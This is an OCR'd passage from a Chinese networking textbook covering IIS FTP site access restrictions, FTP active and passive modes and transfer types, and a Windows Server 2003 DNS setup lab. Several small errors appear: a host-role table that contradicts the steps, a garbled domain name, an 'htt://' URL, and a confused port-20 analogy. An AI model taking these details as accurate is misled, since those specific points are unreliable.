


图 7-23　添加写入权限

3. 配置站点属性

(1) 此时,在 FTP 站点目录中会出现新建的"教学资源站点",右击"教学资源站点"选项,选择"属性"命令,进行站点属性配置。

(2) 现禁止学生网段 192.168.2.0 对访问该站点。选择"目录安全性"选项卡,选中"授权访问"单选按钮,并单击"下面列出的除外"列表框"添加"按钮,在弹出的对话框中选中"一组计算机"单选按钮,输入网络标识"192.168.2.0"和对应子网掩码"255.255.255.0",如图 7-24 所示。



图 7-24 限制学生网段 IP

4. 实验结果测试

(1) 在对主机 2 和主机 3 配置网关后,都能 ping 通主机 1 的 IP"192.168.1.10"。

(2) 启动主机 2 教师端浏览器,输入"ftp://192.168.1.10"访问主机 1 发布的 FTP 站点,并可以在"资源上传"文件夹中上传文件及文件夹。

(3) 启动主机 3 学生端浏览器,输入"ftp://192.168.1.10"发现不能访问主机 1 发布的 FTP 站点,提示"登录"对话框,如图 7-25 所示。





图 7-25 主机 3 不能访问 FTP 站点



(1) 若FTP站点目录是NTFS格式分区，则发布站点也会存在双权限问题。

(2) 在IIS中，访问Web站点和FTP站点默认账号都是“IUSR_主机名”。若要启用用户名和密码认证，则用户名和密码必须是操作系统用户名和密码，不能自定义，存在安全问题。



FTP(File Transfer Protocol)文件传输协议工作于TCP/IP参考模型的应用层，是最早应用于主机之间文件传输的标准之一。FTP采用TCP传输控制协议传输数据，由于TCP是一种面向连接的可靠传输协议，这也保证了FTP文件传输的可靠性。

1. FTP数据连接模式

FTP服务启用21端口作为监听端口，用于发送和等待服务器响应，协调双方主机建立TCP连接，也被称为连接端口；另一个是数据传输端口，用于建立数据传输通道。然而，具体使用哪个端口号作为数据传输端口取决于FTP服务连接方式。FTP有两种连接方式，分别是PORT模式和PASV模式。PORT模式是端口模式，也被称为主动模式；而PASV模式是被动模式[①]。

在主动模式下，FTP控制连接方向和数据连接方向是相反的。客户端向服务器FTP连接端口(默认是21)发送建立控制链路以配合数据传输请求。FTP服务器收到后使用20端口作为数据传输端口，主动向客户端发送连接请求建立数据链路，相当于客户端说“我打开了20数据传输端口，你主动过来连接我”。在建立数据链路过程中，服务器主动向客户端发送数据连接请求，因此被称为主动模式。

在被动模式下，FTP控制连接方向和数据连接方向是一致的。客户端向服务器连接端口(默认是21)发送请求，服务器接受连接，建立一条控制链路，并打开一个临时端口(1024～65535)响应客户端发出的数据连接请求，相当于服务器说“我打开了某数据传输端口，你过来连接我”。当传送数据时，客户端向服务器该端口发送连接请求，建立数据链路传送数据。在建立数据链路的过程中，服务器被动等待客户端连接请求，因此被称为被动模式。

在同一局域网中，FTP协议的主动模式和被动模式都可以正常传输数据。然而，在广域网中，由于存在防火墙限制，故FTP只能使用被动模式传输数据。因为防火墙用于隔离内网和外网，允许内网用户连接外网，禁止外网用户主动连接内网，所以对内网用户起到保护作用。由于防火墙会阻止外网FTP服务器向内网发出的20端口连接请求，因而此时FTP数据链路建立必须使用被动模式。

2. FTP数据传输模式

FTP数据传输模式有两种，分别是ASCII模式和Binary(二进制)模式。文本文件字符遵循ASCII定义，既可以使用ASCII模式传输，也可以使用二进制模式传输；非文本文件被称为二进制文件，不遵循ASCII定义，因此不能通过ASCII模式传输，否则传输后会导致

① 这里所说的主动与被动都是相对于服务器而言。

数据不可识别。

另外，使用二进制传输模式效率高于 ASCII 传输模式。当客户端连接 FTP 服务器时，虽然可以指定使用何种传输模式，但服务器为提高传输效率，通常会禁用 ASCII 传输。此时，即使客户端指定使用 ASCII 传输方式，实际传输时仍为二进制模式。

7.3 DNS 域名系统

工作任务九　配置域名服务

工作目的


安装和配置 DNS 服务。

工作任务

小张是学校网管中心人员，图书馆新购置了两个服务器：一个作为 Web 服务，以供学生在线借阅书籍；一个作为 FTP 服务，用于提供电子书籍和资源下载。为方便学生访问，小张需对服务器配置域名服务。

工作环境和工具

工作任务九的工作环境拓扑图如图 7-26 所示，工具和录像可在 http://www.gdcp.cn/jpkc/lf 中下载。



主机名称	担任角色	操作系统	IP地址	域名
主机1	DNS服务器	Windows Server 2003	192.168.1.254	
主机2	Web服务器	Windows Server 2003	192.168.1.20	www.lib.gdcp.cn
主机3	FTP服务器	Windows Server 2003	192.168.1.30	ftp.lib.gdcp.cn
主机4	客户机	Windows XP	192.168.1.40	

图 7-26　工作任务九的工作环境拓扑图

DNS 定义和功能如下。

DNS 域名系统用于 IP 地址和域名的相互转换。当浏览服务器 Web 站点时，必须知道

服务器 IP，例如，广东交通职业技术学院 Web 服务器 IP 为“110.64.98.8”，要浏览其站点必须在浏览器上输入“http://110.64.98.8”。由于 IP 纯数字化地址难以记忆，兼之当服务器 IP 变更时客户端也要做相应更改，这会对客户造成不便，因此提出对 IP 地址起名以方便记忆，即域名。域名格式为“….三级域名.二级域名.顶级域名”。例如学校域名为“gdcp.cn”，只需在地址栏输入“http://www.gdcp.cn”即可访问学校站点。其中，www 是主机名，表示是提供网页服务的 Web 服务器；gdcp.cn 是域名；cn 是国家顶级域名，表示中国。

工作过程

1. 配置主机 2 的 Web 服务

在主机 2 配置 Web 服务，IP 地址为 192.168.1.20，端口号为 80，图书馆主页文件可在 http://www.gdcp.cn/jpkc/lf 中下载。

2. 配置主机 3 的 FTP 服务

在主机 3 配置 FTP 服务，IP 地址为 192.168.1.30，端口号为 21，可新建 ppt 文档以供下载测试。

3. 在主机 3 安装 DNS 服务

Windows 2003 系统默认不安装 DNS 服务。启动主机 3 进入 Windows 组件向导，在“网络服务”对话框中单击“详细信息”按钮，并在其组件列表中选中“域名系统(DNS)”选项，如图 7-27 所示，根据向导完成域名系统服务安装。




图 7-27　安装 DNS 服务

4. 在主机 3 新建 DNS 区域

(1) 选择“开始”→“所有程序”→“管理工具”→“DNS”命令启动 DNS 服务，右击“正向查找区域”选项并选择“新建区域”命令，进入“新建区域向导”界面。

(2) 单击“下一步”按钮，在“区域类型”下拉列表中选择“主要区域”。

(3) 单击“下一步”按钮，在“区域名称”文本框输入主机 2 图书馆 Web 站点域名“lib.gdcp.cn”，如图 7-28 所示。其中，“gdcp.cn”是学校向电信注册的二级域名，“lib”是图书馆向学校注册的三级域名。继续单击“下一步”按钮用默认选项完成新建区域向导。

5. 在主机 3 配置区域属性

(1) 当完成新建区域向导后，在“正向搜索区域”列表中会出现新建的“lib.gdcp.cn”区




图 7-28　输入区域名称

域。选中此区域，右击并选择“新建主机”命令，在“名称”文本框中输入 Web 服务器主机名“www”[①]，并会看到完全合格域名为“www.lib.gdcp.cn”；在 IP 地址栏中填写主机 2 的 IP“192.168.1.20”，单击“添加主机”按钮创建一条域名记录，如图 7-29 所示。此时，主机 2 服务器域名为“liB.gdcp.cn”，对应 IP 是“192.168.1.20”。

（2）用同样方法配制主机 3 域名，新建主机名称为“ftp”，IP 地址是主机 3 IP“192.168.1.30”，创建主机 3 域名记录，如图 7-30 所示。



图 7-29　配制主机 2 域名



图 7-30　配制主机 3 域名

6. 实验测试

（1）测试 DNS 服务是否配制正确。在主机 4 客户端配置 IP 地址和首选 DNS 服务器后，在命令模式下分别输入“ping　www.lib.gdcp.cn”和“ping　ftp.lib.gdcp.cn”，发现可以连通，系统自动把域名转换为对应 IP，如图 7-31 所示。

（2）在主机 4 浏览器中输入“htt://www.lib.gdcp.cn”可以访问图书馆 Web 站点。

（3）在主机 4 浏览器中输入“ftp://ftp.lib.gdcp.cn”可以访问图书馆 FTP 站点。

① 常用主机名有 www、ftp、mail 等，假如随意输入不规范主机名，例如为 aaa，则客户端访问地址为“http://aaa.liB.gdcp.cn”，这样只会造成不便。




图 7-31　测试 DNS 域名是否配制正确

任务总结

(1) DNS 域名系统中的正向查找区域用于将域名转换为 IP 地址，反向查找区域用于将 IP 地址转换为域名。由于客户在浏览器地址栏中输入的是域名，需要将域名转换为 IP 地址，因此创建域名系统是需要使用正向查找区域。

